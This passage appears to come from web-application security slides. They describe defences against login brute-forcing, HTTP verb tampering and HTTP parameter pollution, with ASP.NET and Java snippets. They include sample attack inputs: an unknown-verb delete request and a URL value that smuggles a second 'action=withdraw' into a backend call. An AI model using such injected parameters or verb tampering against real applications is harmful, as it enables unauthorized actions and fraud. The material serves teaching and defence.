    Microsoft.Security.Application.Sanitizer.GetSafeHtmlFragment(
    reader["Description"].ToString());
```

BruteForce defence(request rate limiting)

ASP.NET NotBot AjaxToolkit

- <asp:NoBot ID="TextBoxPassword1" runat="server" CutoffMaximumInstances="8" CutoffWindowSeconds="60"
- ResponseMinimumDelaySeconds="3" />

- **ResponseMinimumDelaySeconds:** An optional property that specifies the minimum number of seconds to wait before which a response or postback is considered valid
- **CutoffWindowSeconds:** An optional property that specifies the number of seconds specifying the length of the cutoff window that tracks previous postbacks from each IP address
- **CutoffMaximumInstances:** An optional parameter that specifies the maximum number of postbacks allowed by single IP addresses within the cutoff window

BruteForce defence

Dynamic change POST parameters

Instead

POST password=psw4wrwr & username= adminis

Use

POST passw0rd=psw4wrwr & userName= adminis

POST pa5sw0rd=psw4wrwr & us3rName= adminis

POST pa5sw0rrd=psw4wrwr & u53rName= adminis

BruteForce defence

Dynamic error message response delay

```
<customErrors mode="RemoteOnly" defaultRedirect="UsualError.aspx" >
    <error statusCode="403" redirect="IdCardError.aspx" />
</customErrors>
```

In some random cases delay error repsonse

// UsualError.aspx program code

```
byte[] delay = new byte[1];
System.Security.Cryptography.RandomNumberGenerator prng = new
    System.Security.Cryptography.RNGCryptoServiceProvider();
prng.GetBytes(delay);
if (((int)delay[0])< 15) {
System.Threading.Thread.Sleep(((int)delay[0])*666);
}
ShowError();
```

BruteForce defence(Dynamically “change” error message)

1. Login error, wrong password
2. Login error, wrong password
3. L0gin err0r, wr0ng password
4. Login error, wrong password

```
Random ko = new Random();
string asen = ((char)ko.Next(65, 1124)).ToString(); //replace
   some letters with numbers
this.ValidatorLoginFailed.ErrorMessage = this.
   ValidatorLoginFailed.ErrorMessage.Replace(asen,
   ko.Next(0, 19).ToString());
```

HTTP Verb tampering (when GET requests are changing world)

Verify that the application accepts only a defined set of HTTP request methods, such as GET and POST (OWASP ASVS V11.2)

//unknown verb

OWN /Admin/Op.jsp?do=delete&user=Domain/Mait

Defence:

```
<security-constraint>
      <web-resource-collection>
        <web-resource-name>secure</web-resource-name>
        <url-pattern>/secure/*</url-pattern>
        <http-method>GET</http-method>
        <http-method>POST</http-method>
      </web-resource-collection>
      <auth-constraint>
        <role-name>admin</role-name>
      </auth-constraint>
    </security-constraint>
```

HTTP parameter pollution

```
void private executeBackendRequest(HTTPRequest request)
{String amount=request.getParameter("amount");
String beneficiary=request.getParameter("recipient");
HttpRequest("http://backendServer.com/servlet/actions","POST","action=transfer&amount="+amount+"&recipient="+beneficiary);}
```

http://frontendHost.com/page?amount=1000&recipient=**Mat%26action%3dwithdraw**

```
HttpRequest("http://backendServer.com/servlet/actions","POST",
    "action=transfer&amount="+amount+"&recipient="+beneficiary);
```

↓

```
action=transfer&amount=1000&recipient=Mat&action=withdraw
```

Basic authentication

Client request (user name "Aladdin", password "open sesame")

Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==

printf("%s\n", encode_base64("Aladdin:open sesame"));

printf("%s\n", decode_base64('QWxhZGRpbjpvcGVuIHNlc2FtZQ=='));